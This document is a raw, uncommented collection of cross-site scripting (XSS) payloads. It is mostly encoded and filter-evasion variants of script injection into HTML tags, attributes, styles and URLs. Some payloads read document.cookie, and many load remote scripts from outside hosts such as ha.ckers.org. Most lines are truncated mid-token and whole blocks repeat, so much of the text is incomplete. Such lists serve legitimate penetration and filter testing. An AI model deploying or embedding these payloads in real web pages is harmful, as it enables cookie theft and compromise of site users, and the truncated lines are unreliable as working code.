<SCRIPT>document.write("<SCRI");</SCRIPT>PT SRC
<A HREF="http://66.102.7.147/">XSS</A>
<A HREF="http://%77%77%77%2E%67%6F%6F%67%6C%65%
<A HREF="http://1113982867/">XSS</A>
<A HREF="http://0x42.0x0000066.0x7.0x93/">XSS</A
<A HREF="http://0102.0146.0007.00000223/">XSS</A
<A HREF="htt    p://6   6.000146.0x7.147/">XSS</
<iframe %00 src="&Tab;javascript:prompt(1)&Tab;
<svg><style>{font-family&colon;'<iframe/onload=
<input/onmouseover="javaSCRIPT&colon;confirm&lpa
<sVg><scRipt %00>alert&lpar;1&rpar; {Opera}
<img/src=`%00` onerror=this.onerror=confirm(1)
<form><isindex formaction="javascript&colon;con
<img src=`%00`&NewLine; onerror=alert(1)&NewLin
<script/&Tab; src='https://dl.dropbox.com/u/130
<ScRipT 5-0*3+9/3=>prompt(1)</ScRipT giveanswer
<iframe/src="data:text/html;&Tab;base64&Tab;,PG
<script /*%00*/>/*%00*/alert(1)/*%00*/</script
&#34;&#62;<h1/onmouseover='\u0061lert(1)'>%00
<iframe/src="data:text/html,<svg &#111;&#110;lo
<meta content="&NewLine; 1 &NewLine;; JAVASCRIP
<svg><script xlink:href=data&colon;,window.open
<svg><script x:href='https://dl.dropbox.com/u/1
<meta http-equiv="refresh" content="0;url=javas
<iframe src=javascript&colon;alert&lpar;documen
<form><a href="javascript:\u0061lert&#x28;1&#x2
</script><img/*%00/src="worksinchrome&colon;pro
<img/&#09;&#10;&#11; src=`~` onerror=prompt(1)>
```

```
<form><iframe &#09;&#10;&#11; src="javascript&#
<a href="data:application/x-x509-user-cert;&New
http://www.google<script .com>alert(document.lo
<a&#32;href&#61;&#91;&#00;&#93;"&#00; onmouseov
<img/src=@&#32;&#13; onerror = prompt('&#49;')
<style/onload=prompt&#40;'&#88;&#83;&#83;'&#41;
<script ^__^>alert(String.fromCharCode(49))</sc
</style &#32;><script &#32; :-(>/**/alert(docum
&#00;</form><input type&#61;"date" onfocus="ale
<form><textarea &#13; onkeyup='\u0061\u006C\u00
<script /***/>/***/confirm('\uFF41\uFF4C\uFF45\
<iframe srcdoc='&lt;body onload=prompt&lpar;1&r
<a href="javascript:void(0)" onmouseover=&NewLi
<script ~~~>alert(0%0)</script ~~~>
<style/onload=&lt;!--&#09;&gt;&#10;alert&#10;&l
<///style///><span %2F onmousemove='alert&lpar;
<img/src='http://i.imgur.com/P8mL8.jpg' onmouse
&#34;&#62;<svg><style>{-o-link-source&colon;'<b
&#13;<blink/&#13; onmouseover=pr&#x6F;mp&#116;(
<marquee onstart='javascript:alert&#x28;1&#x29;
<div/style="width:expression(confirm(1))">X</di
<iframe/%00/ src=javaSCRIPT&colon;alert(1)
//<form/action=javascript&#x3A;alert&lpar;docum
/*iframe/src*/<iframe/src="<iframe/src=@"/onloa
//|\\ <script //|\\ src='https://dl.dropbox.com
</font>/<svg><style>{src&#x3A;'<style/onload=th
<a/href="javascript:&#13; javascript:prompt(1)"
</plaintext\></|\><plaintext/onmouseover=prompt
</svg>''<svg><script 'AQuickBrownFoxJumpsOverTh
<a href="javascript&colon;\u0061&#x6C;&#101%72t
<div onmouseover='alert&lpar;1&rpar;'>DIV</div>
<iframe style="position:absolute;top:0;left:0;w
<a href="jAvAsCrIpT&colon;alert&lpar;1&rpar;">X
<embed src="http://corkami.googlecode.com/svn/!
<object data="http://corkami.googlecode.com/svn
<var onmouseover="prompt(1)">On Mouse Over</var
<a href=javascript&colon;alert&lpar;document&pe
<img src="/" =_=" title="onerror='prompt(1)'">
<%<!--'%><script>alert(1);</script -->
<script src="data:text/javascript,alert(1)"></s
<iframe/src \/\/onload = prompt(1)
<iframe/onreadystatechange=alert(1)
<svg/onload=alert(1)
<input value=<><iframe/src=javascript:confirm(1
<input type="text" value=`` <div/onmouseover='a
http://www.<script>alert(1)</script .com
```

```
<iframe src=j&NewLine;&Tab;a&NewLine;&Tab;&Tab;
<svg><script ?>alert(1)
<iframe src=j&Tab;a&Tab;v&Tab;a&Tab;s&Tab;c&Tab
<img src=`xx:xx`onerror=alert(1)>
<object type="text/x-scriptlet" data="http://js
<meta http-equiv="refresh" content="0;javascrip
<math><a xlink:href="//jsfiddle.net/t846h/">cli
<embed code="http://businessinfo.co.uk/labs/xss
<svg contentScriptType=text/vbs><script>MsgBox+
<a href="data:text/html;base64_,<svg/onload=\u0
<iframe/onreadystatechange=\u0061\u006C\u0065\u
<script>~'\u0061' ; \u0074\u0068\u0072\u006F\u0
<script/src="data&colon;text%2Fj\u0061v\u0061sc
<script/src=data&colon;text/j\u0061v\u0061&#115
<object data=javascript&colon;\u0061&#x6C;&#101
<script>+-+-1-+-+alert(1)</script>
<body/onload=&lt;!--&gt;&#10alert(1)>
<script itworksinallbrowsers>/*<script* */alert
<img src ?itworksonchrome?\/onerror = alert(1)
<svg><script>//&NewLine;confirm(1);</script </s
<svg><script onlypossibleinopera:-)> alert(1)
<a aa aaa aaaa aaaaa aaaaaa aaaaaaa aaaaaaaa aa
<script x> alert(1) </script 1=2
<div/onmouseover='alert(1)'> style="x:">
<--`<img/src=` onerror=alert(1)> --!>
<script/src=&#100&#97&#116&#97:text/&#x6a&#x61&
<div style="position:absolute;top:0;left:0;widt
"><img src=x onerror=window.open('https://www.g
<form><button formaction=javascript&colon;alert
<math><a xlink:href="//jsfiddle.net/t846h/">cli
<object data=data:text/html;base64,PHN2Zy9vbmxv
<iframe src="data:text/html,%3C%73%63%72%69%70%
<a href="data:text/html;blabla,&#60&#115&#99&#1
‘; alert(1);
‘)alert(1);//
<ScRiPt>alert(1)</sCriPt>
<IMG SRC=jAVasCrIPt:alert(‘XSS’)>
<IMG SRC=”javascript:alert(‘XSS’);”>
<IMG SRC=javascript:alert(&quot;XSS&quot;)>
<IMG SRC=javascript:alert(‘XSS’)>
<img src=xss onerror=alert(1)>
<iframe %00 src="&Tab;javascript:prompt(1)&Tab;
<svg><style>{font-family&colon;'<iframe/onload=
<input/onmouseover="javaSCRIPT&colon;confirm&lpa
<sVg><scRipt %00>alert&lpar;1&rpar; {Opera}
<img/src=`%00` onerror=this.onerror=confirm(1)
```

```
<form><isindex formaction="javascript&colon;con
<img src=`%00`&NewLine; onerror=alert(1)&NewLin
<script/&Tab; src='https://dl.dropbox.com/u/130
<ScRipT 5-0*3+9/3=>prompt(1)</ScRipT giveanswer
<iframe/src="data:text/html;&Tab;base64&Tab;,PG
<script /*%00*/>/*%00*/alert(1)/*%00*/</script
&#34;&#62;<h1/onmouseover='\u0061lert(1)'>%00
<iframe/src="data:text/html,<svg &#111;&#110;lo
<meta content="&NewLine; 1 &NewLine;; JAVASCRIP
<svg><script xlink:href=data&colon;,window.open
<svg><script x:href='https://dl.dropbox.com/u/1
<meta http-equiv="refresh" content="0;url=javas
<iframe src=javascript&colon;alert&lpar;documen
<form><a href="javascript:\u0061lert&#x28;1&#x2
</script><img/*%00/src="worksinchrome&colon;pro
<img/&#09;&#10;&#11; src=`~` onerror=prompt(1)>
<form><iframe &#09;&#10;&#11; src="javascript&#
<a href="data:application/x-x509-user-cert;&New
http://www.google<script .com>alert(document.lo
<a&#32;href&#61;&#91;&#00;&#93;"&#00; onmouseov
<img/src=@&#32;&#13; onerror = prompt('&#49;')
<style/onload=prompt&#40;'&#88;&#83;&#83;'&#41;
<script ^__^>alert(String.fromCharCode(49))</sc
</style &#32;><script &#32; :-(>/**/alert(docum
&#00;</form><input type&#61;"date" onfocus="ale
<form><textarea &#13; onkeyup='\u0061\u006C\u00
<script /***/>/***/confirm('\uFF41\uFF4C\uFF45\
<iframe srcdoc='&lt;body onload=prompt&lpar;1&rp
<a href="javascript:void(0)" onmouseover=&NewLi
<script ~~~>alert(0%0)</script ~~~>
<style/onload=&lt;!--&#09;&gt;&#10;alert&#10;&lp
<///style///><span %2F onmousemove='alert&lpar;
<img/src='http://i.imgur.com/P8mL8.jpg' onmouse
&#34;&#62;<svg><style>{-o-link-source&colon;'<b
&#13;<blink/&#13; onmouseover=pr&#x6F;mp&#116;(
<marquee onstart='javascript:alert&#x28;1&#x29;
<div/style="width:expression(confirm(1))">X</di
<iframe/%00/ src=javaSCRIPT&colon;alert(1)
//<form/action=javascript&#x3A;alert&lpar;docum
/*iframe/src*/<iframe/src="<iframe/src=@"/onloa
//|\\ <script //|\\ src='https://dl.dropbox.com/
</font>/<svg><style>{src&#x3A;'<style/onload=th
<a/href="javascript:&#13; javascript:prompt(1)"
</plaintext\></|\><plaintext/onmouseover=prompt
</svg>''<svg><script 'AQuickBrownFoxJumpsOverTh
<a href="javascript&colon;\u0061&#x6C;&#101%72t
```

```
<div onmouseover='alert&lpar;1&rpar;'>DIV</div>
<iframe style="xg-p:absolute;top:0;left:0;width
<a href="jAvAsCrIpT&colon;alert&lpar;1&rpar;">X
<embed src="http://corkami.googlecode.com/svn/!
<object data="http://corkami.googlecode.com/svn
<var onmouseover="prompt(1)">On Mouse Over</var
<a href=javascript&colon;alert&lpar;document&pe
<img src="/" =_=" title="onerror='prompt(1)'">
<%<!--'%><script>alert(1);</script -->
<script src="data:text/javascript,alert(1)"></s
<iframe/src \/\/onload = prompt(1)
<iframe/onreadystatechange=alert(1)
<svg/onload=alert(1)
<input value=<><iframe/src=javascript:confirm(1
<input type="text" value=`` <div/onmouseover='a
http://www.<script>alert(1)</script .com
<iframe src=j&NewLine;&Tab;a&NewLine;&Tab;&Tab;
<svg><script ?>alert(1)
<iframe src=j&Tab;a&Tab;v&Tab;a&Tab;s&Tab;c&Tab
<img src=`xx:xx`onerror=alert(1)>
<meta http-equiv="refresh" content="0;javascrip
<math><a xlink:href="//jsfiddle.net/t846h/">cli
<embed code="http://businessinfo.co.uk/labs/xss
<svg contentScriptType=text/vbs><script>MsgBox+
<a href="data:text/html;base64_,<svg/onload=\u0
<iframe/onreadystatechange=\u0061\u006C\u0065\u
<script>~'\u0061' ; \u0074\u0068\u0072\u006F\u0
<script/src="data&colon;text%2Fj\u0061v\u0061sc
<script/src=data&colon;text/j\u0061v\u0061&#115
<object data=javascript&colon;\u0061&#x6C;&#101
<script>+-+-1-+-+alert(1)</script>
<body/onload=&lt;!--&gt;&#10alert(1)>
<script itworksinallbrowsers>/*<script* */alert
<img src ?itworksonchrome?\/onerror = alert(1)
<svg><script>//&NewLine;confirm(1);</script </s
<svg><script onlypossibleinopera:-)> alert(1)
<a aa aaa aaaa aaaaa aaaaaa aaaaaaa aaaaaaaa aa
<script x> alert(1) </script 1=2
<div/onmouseover='alert(1)'> style="x:">
<--`<img/src=` onerror=alert(1)> --!>
 <script/src=&#100&#97&#116&#97:text/&#x6a&#x61
<div style="xg-p:absolute;top:0;left:0;width:10
"><img src=x onerror=window.open('https://www.g
<form><button formaction=javascript&colon;alert
<math><a xlink:href="//jsfiddle.net/t846h/">cli
<object data=data:text/html;base64,PHN2Zy9vbmxv
```

```
<iframe src="data:text/html,%3C%73%63%72%69%70%
<a href="data:text/html;blabla,&#60&#115&#99&#1
<SCRIPT>String.fromCharCode(97, 108, 101, 114, 
';alert(String.fromCharCode(88,83,83))//';alert
<IMG """><SCRIPT>alert("XSS")</SCRIPT>">
<IMG SRC=javascript:alert(String.fromCharCode(8
<IMG SRC="jav ascript:alert('XSS');">
<IMG SRC="jav&#x09;ascript:alert('XSS');">
<<SCRIPT>alert("XSS");//<</SCRIPT>
%253cscript%253ealert(1)%253c/script%253e
"><s"%2b"cript>alert(document.cookie)</script>
foo<script>alert(1)</script>
<scr<script>ipt>alert(1)</scr</script>ipt>
<IMG SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114
<IMG SRC=&#0000106&#0000097&#0000118&#0000097&#0
<IMG SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x0
<BODY BACKGROUND="javascript:alert('XSS')">
<BODY ONLOAD=alert('XSS')>
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS'
<IMG SRC="javascript:alert('XSS')"
<iframe src=http://ha.ckers.org/scriptlet.html 
javascript:alert("hellox worldss")
<img src="javascript:alert('XSS');">
<img src=javascript:alert(&quot;XSS&quot;)>
<"';alert(String.fromCharCode(88,83,83))//\';al
<META HTTP-EQUIV="refresh" CONTENT="0;url=data:
<IFRAME SRC="javascript:alert('XSS');"></IFRAME
<EMBED SRC="
<SCRIPT a=">" SRC="http://ha.ckers.org/xss.js">
<SCRIPT a=">" '' SRC="http://ha.ckers.org/xss.j
<SCRIPT "a='>'" SRC="http://ha.ckers.org/xss.js
<SCRIPT a=">'>" SRC="http://ha.ckers.org/xss.js
<SCRIPT>document.write("<SCRI");</SCRIPT>PT SRC
<<SCRIPT>alert("XSS");//<</SCRIPT>
<"';alert(String.fromCharCode(88,83,83))//\';al
';alert(String.fromCharCode(88,83,83))//\';aler
<script>alert("hellox worldss")</script>&safe=h
<script>alert("XSS");</script>&search=1
0&q=';alert(String.fromCharCode(88,83,83))//\';
<h1><font color=blue>hellox worldss</h1>
<BODY ONLOAD=alert('hellox worldss')>
<input onfocus=write(XSS) autofocus>
<input onblur=write(XSS) autofocus><input autof
<body onscroll=alert(XSS)><br><br><br><br><br><
<form><button formaction="javascript:alert(XSS)
<!--<img src="--><img src=x onerror=alert(XSS)/
```

```
<![><img src="]><img src=x onerror=alert(XSS)//'
<style><img src="</style><img src=x onerror=ale
<? foo="><script>alert(1)</script>">
<! foo="><script>alert(1)</script>">
</ foo="><script>alert(1)</script>">
<? foo="><x foo='?><script>alert(1)</script>'>"
<! foo="[[[Inception]]"><x foo="]foo><script>al
<% foo><x foo="%><script>alert(123)</script>">
<div style="font-family:'foo&#10;;color:red;';"
LOL<style>*{/*all*/color/*all*/:/*all*/red/*all
<script>({0:#0=alert/#0#/#0#(0)})</script>
<svg xmlns="http://www.w3.org/2000/svg">LOL<scr
&lt;SCRIPT&gt;alert(/XSS/&#46;source)&lt;/SCRIP
\\";alert('XSS');//
&lt;/TITLE&gt;&lt;SCRIPT&gt;alert(\"XSS\");&lt;/
&lt;INPUT TYPE=\"IMAGE\" SRC=\"javascript&#058;
&lt;BODY BACKGROUND=\"javascript&#058;alert('XS
&lt;BODY ONLOAD=alert('XSS')&gt;
&lt;IMG DYNSRC=\"javascript&#058;alert('XSS')\"
&lt;IMG LOWSRC=\"javascript&#058;alert('XSS')\"
&lt;BGSOUND SRC=\"javascript&#058;alert('XSS');
&lt;BR SIZE=\"&{alert('XSS')}\"&gt;
&lt;LAYER SRC=\"http&#58;//ha&#46;ckers&#46;org/
&lt;LINK REL=\"stylesheet\" HREF=\"javascript&#0
&lt;LINK REL=\"stylesheet\" HREF=\"http&#58;//ha
&lt;STYLE&gt;@import'http&#58;//ha&#46;ckers&#40
&lt;META HTTP-EQUIV=\"Link\" Content=\"&lt;http
&lt;STYLE&gt;BODY{-moz-binding&#58;url(\"http&#5
&lt;XSS STYLE=\"behavior&#58; url(xss&#46;htc);
&lt;STYLE&gt;li {list-style-image&#58; url(\"jav
&lt;IMG SRC='vbscript&#058;msgbox(\"XSS\")'&gt;
&lt;IMG SRC=\"mocha&#58;&#91;code&#93;\"&gt;
&lt;IMG SRC=\"livescript&#058;&#91;code&#93;\"&g
žscriptualert(EXSSE)ž/scriptu
&lt;META HTTP-EQUIV=\"refresh\" CONTENT=\"0;url
&lt;META HTTP-EQUIV=\"refresh\" CONTENT=\"0;url
&lt;META HTTP-EQUIV=\"refresh\" CONTENT=\"0; URL
&lt;IFRAME SRC=\"javascript&#058;alert('XSS');\
&lt;FRAMESET&gt;&lt;FRAME SRC=\"javascript&#058;
&lt;TABLE BACKGROUND=\"javascript&#058;alert('XS
&lt;TABLE&gt;&lt;TD BACKGROUND=\"javascript&#058
&lt;DIV STYLE=\"background-image&#58; url(javas
&lt;DIV STYLE=\"background-image&#58;\0075\0072
&lt;DIV STYLE=\"background-image&#58; url(javas
&lt;DIV STYLE=\"width&#58; expression(alert('XSS
&lt;STYLE&gt;@im\port'\ja\vasc\ript&#58;alert(\'
```

```
&lt;IMG STYLE=\"xss&#58;expr/*XSS*/ession(alert
&lt;XSS STYLE=\"xss&#58;expression(alert('XSS')
exp/*&lt;A STYLE='no\xss&#58;noxss(\"*//*\");
xss&#58;ex&#x2F;*XSS*//*/*/pression(alert(\"XSS
&lt;STYLE TYPE=\"text/javascript\"&gt;alert('XS
&lt;STYLE&gt;&#46;XSS{background-image&#58;url(
&lt;STYLE type=\"text/css\"&gt;BODY{background&
&lt;!--&#91;if gte IE 4&#93;&gt;
&lt;SCRIPT&gt;alert('XSS');&lt;/SCRIPT&gt;
&lt;!&#91;endif&#93;--&gt;
&lt;BASE HREF=\"javascript&#058;alert('XSS');//
&lt;OBJECT TYPE=\"text/x-scriptlet\" DATA=\"htt
&lt;OBJECT classid=clsid&#58;ae24fdae-03c6-11d1
&lt;EMBED SRC=\"http&#58;//ha&#46;ckers&#46;org
&lt;EMBED SRC=\"data&#58;image/svg+xml;base64,PH
a=\"get\";
b=\"URL(\\\"\";
c=\"javascript&#058;\";
d=\"alert('XSS');\\\")\";
eval(a+b+c+d);
&lt;HTML xmlns&#58;xss&gt;&lt;?import namespace=
&lt;XML ID=I&gt;&lt;X&gt;&lt;C&gt;&lt;!&#91;CDA
&lt;/C&gt;&lt;/X&gt;&lt;/xml&gt;&lt;SPAN DATASRC
&lt;XML ID=\"xss\"&gt;&lt;I&gt;&lt;B&gt;&lt;IMG
&lt;SPAN DATASRC=\"#xss\" DATAFLD=\"B\" DATAFORM
&lt;XML SRC=\"xsstest&#46;xml\" ID=I&gt;&lt;/XML
&lt;SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML&
&lt;HTML&gt;&lt;BODY&gt;
&lt;?xml&#58;namespace prefix=\"t\" ns=\"urn&#58
&lt;?import namespace=\"t\" implementation=\"#de
&lt;t&#58;set attributeName=\"innerHTML\" to=\"X
&lt;/BODY&gt;&lt;/HTML&gt;
&lt;SCRIPT SRC=\"http&#58;//ha&#46;ckers&#46;org
&lt;!--#exec cmd=\"/bin/echo '&lt;SCR'\"--&gt;&l
&lt;? echo('&lt;SCR)';
echo('IPT&gt;alert(\"XSS\")&lt;/SCRIPT&gt;'); ?&
&lt;IMG SRC=\"http&#58;//www&#46;thesiteyouareon
Redirect 302 /a&#46;jpg http&#58;//victimsite&#4
&lt;META HTTP-EQUIV=\"Set-Cookie\" Content=\"USE
&lt;HEAD&gt;&lt;META HTTP-EQUIV=\"CONTENT-TYPE\"
&lt;SCRIPT a=\"&gt;\" SRC=\"http&#58;//ha&#46;cl
&lt;SCRIPT =\"&gt;\" SRC=\"http&#58;//ha&#46;ck
&lt;SCRIPT a=\"&gt;\" '' SRC=\"http&#58;//ha&#46
&lt;SCRIPT \"a='&gt;'\" SRC=\"http&#58;//ha&#46
&lt;SCRIPT a=`&gt;` SRC=\"http&#58;//ha&#46;cker
&lt;SCRIPT a=\"&gt;'&gt;\" SRC=\"http&#58;//ha&
```

```
&lt;SCRIPT&gt;document&#46;write(\"&lt;SCRI\");
&lt;A HREF=\"http&#58;//66&#46;102&#46;7&#46;14
&lt;A HREF=\"http&#58;//%77%77%77%2E%67%6F%6F%6
&lt;A HREF=\"http&#58;//1113982867/\"&gt;XSS&lt
&lt;A HREF=\"http&#58;//0x42&#46;0x0000066&#46;
&lt;A HREF=\"http&#58;//0102&#46;0146&#46;0007&
&lt;A HREF=\"htt p&#58;//6 6&#46;000146&#46;0x7
&lt;A HREF=\"//www&#46;google&#46;com/\"&gt;XSS
&lt;A HREF=\"//google\"&gt;XSS&lt;/A&gt;
&lt;A HREF=\"http&#58;//ha&#46;ckers&#46;org@go
&lt;A HREF=\"http&#58;//google&#58;ha&#46;ckers
&lt;A HREF=\"http&#58;//google&#46;com/\"&gt;XS
&lt;A HREF=\"http&#58;//www&#46;google&#46;com&
&lt;A HREF=\"javascript&#058;document&#46;locat
&lt;A HREF=\"http&#58;//www&#46;gohttp&#58;//ww
&lt;
%3C
&lt
&lt;
&LT
&LT;
&#60
&#060
&#0060
&#00060
&#000060
&#0000060
&lt;
&#x3c
&#x03c
&#x003c
&#x0003c
&#x00003c
&#x000003c
&#x3c;
&#x03c;
&#x003c;
&#x0003c;
&#x00003c;
&#x000003c;
&#X3c
&#X03c
&#X003c
&#X0003c
&#X00003c
&#X000003c
```

```
&#X3c;
&#X03c;
&#X003c;
&#X0003c;
&#X00003c;
&#X000003c;
&#x3C
&#x03C
&#x003C
&#x0003C
&#x00003C
&#x000003C
&#x3C;
&#x03C;
&#x003C;
&#x0003C;
&#x00003C;
&#x000003C;
&#X3C
&#X03C
&#X003C
&#X0003C
&#X00003C
&#X000003C
&#X3C;
&#X03C;
&#X003C;
&#X0003C;
&#X00003C;
&#X000003C;
\x3c
\x3C
\u003c
\u003C
&lt;iframe src=http&#58;//ha&#46;ckers&#46;org/
&lt;IMG SRC=\"javascript&#058;alert('XSS')\"
&lt;SCRIPT SRC=//ha&#46;ckers&#46;org/&#46;js&g
&lt;SCRIPT SRC=http&#58;//ha&#46;ckers&#46;org/
&lt;&lt;SCRIPT&gt;alert(\"XSS\");//&lt;&lt;/SCR
&lt;SCRIPT/SRC=\"http&#58;//ha&#46;ckers&#46;or
&lt;BODY onload!#$%&()*~+-_&#46;,&#58;;?@&#91;/
&lt;SCRIPT/XSS SRC=\"http&#58;//ha&#46;ckers&#4
&lt;IMG SRC=\"   javascript&#058;alert('XSS');\
perl -e 'print \"&lt;SCR\0IPT&gt;alert(\\"XSS\\
perl -e 'print \"&lt;IMG SRC=java\0script&#058;
&lt;IMG SRC=\"jav&#x0D;ascript&#058;alert('XSS'
```

```
&lt;IMG SRC=\"jav&#x0A;ascript&#058;alert('XSS'
&lt;IMG SRC=\"jav&#x09;ascript&#058;alert('XSS'
&lt;IMG SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72
&lt;IMG SRC=&#0000106&#0000097&#0000118&#000009
&lt;IMG SRC=javascript&#058;alert('XSS')&gt;
&lt;IMG SRC=javascript&#058;alert(String&#46;fr
&lt;IMG \"\"\"&gt;&lt;SCRIPT&gt;alert(\"XSS\")&
&lt;IMG SRC=`javascript&#058;alert(\"RSnake say
&lt;IMG SRC=javascript&#058;alert(&quot;XSS&quo
&lt;IMG SRC=JaVaScRiPt&#058;alert('XSS')&gt;
&lt;IMG SRC=javascript&#058;alert('XSS')&gt;
&lt;IMG SRC=\"javascript&#058;alert('XSS');\"&g
&lt;SCRIPT SRC=http&#58;//ha&#46;ckers&#46;org/
'';!--\"&lt;XSS&gt;=&{()}
';alert(String&#46;fromCharCode(88,83,83))//\';
';alert(String.fromCharCode(88,83,83))//\';aler
'';!--"<XSS>=&{()}
<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT
<IMG SRC="javascript:alert('XSS');">
<IMG SRC=javascript:alert('XSS')>
<IMG SRC=javascrscriptipt:alert('XSS')>
<IMG SRC=JaVaScRiPt:alert('XSS')>
<IMG """><SCRIPT>alert("XSS")</SCRIPT>">
<IMG SRC=" &#14;  javascript:alert('XSS');">
<SCRIPT/XSS SRC="http://ha.ckers.org/xss.js"></S
<SCRIPT/SRC="http://ha.ckers.org/xss.js"></SCRI
<<SCRIPT>alert("XSS");//<</SCRIPT>
<SCRIPT>a=/XSS/alert(a.source)</SCRIPT>
\";alert('XSS');//
</TITLE><SCRIPT>alert("XSS");</SCRIPT>
¼script¾alert(¢XSS¢)¼/script¾
<META HTTP-EQUIV="refresh" CONTENT="0;url=javas
<IFRAME SRC="javascript:alert('XSS');"></IFRAME
<FRAMESET><FRAME SRC="javascript:alert('XSS');"
<TABLE BACKGROUND="javascript:alert('XSS')">
<TABLE><TD BACKGROUND="javascript:alert('XSS')"
<DIV STYLE="background-image: url(javascript:al
<DIV STYLE="background-image:\0075\0072\006C\00
<DIV STYLE="width: expression(alert('XSS'));">
<STYLE>@im\port'\ja\vasc\ript:alert("XSS")';</S
<IMG STYLE="xss:expr/*XSS*/ession(alert('XSS'))
<XSS STYLE="xss:expression(alert('XSS'))">
exp/*<A STYLE='no\xss:noxss("*//*");xss:&#101;x
<EMBED SRC="http://ha.ckers.org/xss.swf" AllowS
a="get";b="URL(ja\"";c="vascr";d="ipt:ale";e="r
<SCRIPT SRC="http://ha.ckers.org/xss.jpg"></SCR
```

```
<HTML><BODY><?xml:namespace prefix="t" ns="urn:
<SCRIPT>document.write("<SCRI");</SCRIPT>PT SRC
<form id="test" /><button form="test" formactio
<form><button formaction="javascript:alert(123)
<frameset onload=alert(123)>
<!--<img src="--><img src=x onerror=alert(123)/
<style><img src="</style><img src=x onerror=ale
<object data="data:text/html;base64,PHNjcmlwdD5
<embed src="data:text/html;base64,PHNjcmlwdD5hb
<embed src="javascript:alert(1)">
<? foo="><script>alert(1)</script>">
<! foo="><script>alert(1)</script>">
</ foo="><script>alert(1)</script>">
<script>({0:#0=alert/#0#/#0#(123)})</script>
<script>ReferenceError.prototype.__defineGetter
<script>Object.__noSuchMethod__ = Function,[{}]
<script src="#">{alert(1)}</script>;1
<script>crypto.generateCRMFRequest('CN=0',0,0,n
<svg xmlns="#"><script>alert(1)</script></svg>
<svg onload="javascript:alert(123)" xmlns="#"><
<iframe xmlns="#" src="javascript:alert(1)"></i
+ADw-script+AD4-alert(document.location)+ADw-/s
%2BADw-script+AD4-alert(document.location)%2BADw
+ACIAPgA8-script+AD4-alert(document.location)+AI
%2BACIAPgA8-script%2BAD4-alert%28document.locat
%253cscript%253ealert(document.cookie)%253c/scr
“><s”%2b”cript>alert(document.cookie)</script>
“><ScRiPt>alert(document.cookie)</script>
“><<script>alert(document.cookie);//<</script>
foo<script>alert(document.cookie)</script>
<scr<script>ipt>alert(document.cookie)</scr</sc
%22/%3E%3CBODY%20onload=’document.write(%22%3Cs
‘; alert(document.cookie); var foo=’
foo\’; alert(document.cookie);//’;
</script><script >alert(document.cookie)</scrip
<img src=asdf onerror=alert(document.cookie)>
<BODY ONLOAD=alert(’XSS’)>
<script>alert(1)</script>
"><script>alert(String.fromCharCode(66, 108, 65
<video src=1 onerror=alert(1)>
<audio src=1 onerror=alert(1)>
';alert(String.fromCharCode(88,83,83))//';alert
'';!--"<XSS>=&{()}
0\"autofocus/onfocus=alert(1)--><video/poster/o
<script/src=data:,alert()>
<marquee/onstart=alert()>
```

```
<video/poster/onerror=alert()>
<isindex/autofocus/onfocus=alert()>
<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT
<IMG SRC="javascript:alert('XSS');">
<IMG SRC=javascript:alert('XSS')>
<IMG SRC=JaVaScRiPt:alert('XSS')>
<IMG SRC=javascript:alert("XSS")>
<IMG SRC=`javascript:alert("RSnake says, 'XSS'"
<a onmouseover="alert(document.cookie)">xxs lin
<a onmouseover=alert(document.cookie)>xxs link<
<IMG """><SCRIPT>alert("XSS")</SCRIPT>">
<IMG SRC=javascript:alert(String.fromCharCode(8
<IMG SRC=# onmouseover="alert('xxs')">
<IMG SRC= onmouseover="alert('xxs')">
<IMG onmouseover="alert('xxs')">
<IMG SRC=/ onerror="alert(String.fromCharCode(8
<IMG SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114
&#39;&#88;&#83;&#83;&#39;&#41;>
<IMG SRC=&#0000106&#0000097&#0000118&#0000097&#0
#0000108&#0000101&#0000114&#0000116&#0000040&#00
<IMG SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x0
<IMG SRC="jav   ascript:alert('XSS');">
<IMG SRC="jav&#x09;ascript:alert('XSS');">
<IMG SRC="jav&#x0A;ascript:alert('XSS');">
<IMG SRC="jav&#x0D;ascript:alert('XSS');">
<IMG SRC=" &#14;  javascript:alert('XSS');">
<SCRIPT/XSS SRC="http://ha.ckers.org/xss.js"></S
<BODY onload!#$%&()*~+-_.,:;?@[/|\]^`=alert("XS
<SCRIPT/SRC="http://ha.ckers.org/xss.js"></SCRI
<<SCRIPT>alert("XSS");//<</SCRIPT>
<SCRIPT SRC=http://ha.ckers.org/xss.js?< B >
<SCRIPT SRC=//ha.ckers.org/.j>
<IMG SRC="javascript:alert('XSS')"
<iframe src=http://ha.ckers.org/scriptlet.html <
\";alert('XSS');//
</script><script>alert('XSS');</script>
</TITLE><SCRIPT>alert("XSS");</SCRIPT>
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS'
<BODY BACKGROUND="javascript:alert('XSS')">
<IMG DYNSRC="javascript:alert('XSS')">
<IMG LOWSRC="javascript:alert('XSS')">
<STYLE>li {list-style-image: url("javascript:al
<IMG SRC='vbscript:msgbox("XSS")'>
<IMG SRC="livescript:[code]">
<BODY ONLOAD=alert('XSS')>
<BGSOUND SRC="javascript:alert('XSS');">
```

```
<BR SIZE="&{alert('XSS')}">
<LINK REL="stylesheet" HREF="javascript:alert('
<LINK REL="stylesheet" HREF="http://ha.ckers.org
<STYLE>@import'http://ha.ckers.org/xss.css';</S
<META HTTP-EQUIV="Link" Content="<http://ha.cker
<STYLE>BODY{-moz-binding:url("http://ha.ckers.or
<STYLE>@im\port'\ja\vasc\ript:alert("XSS")';</S
<IMG STYLE="xss:expr/*XSS*/ession(alert('XSS'))'
exp/*<A STYLE='no\xss:noxss("*//*");
xss:ex/*XSS*//*/*/pression(alert("XSS"))'>
<STYLE TYPE="text/javascript">alert('XSS');</ST
<STYLE>.XSS{background-image:url("javascript:al
<STYLE type="text/css">BODY{background:url("jav
<XSS STYLE="xss:expression(alert('XSS'))">
<XSS STYLE="behavior: url(xss.htc);">
¼script¾alert(¢XSS¢)¼/script¾
<META HTTP-EQUIV="refresh" CONTENT="0;url=javas
<META HTTP-EQUIV="refresh" CONTENT="0;url=data:
<META HTTP-EQUIV="refresh" CONTENT="0; URL=http
<IFRAME SRC="javascript:alert('XSS');"></IFRAME
<IFRAME SRC=# onmouseover="alert(document.cooki
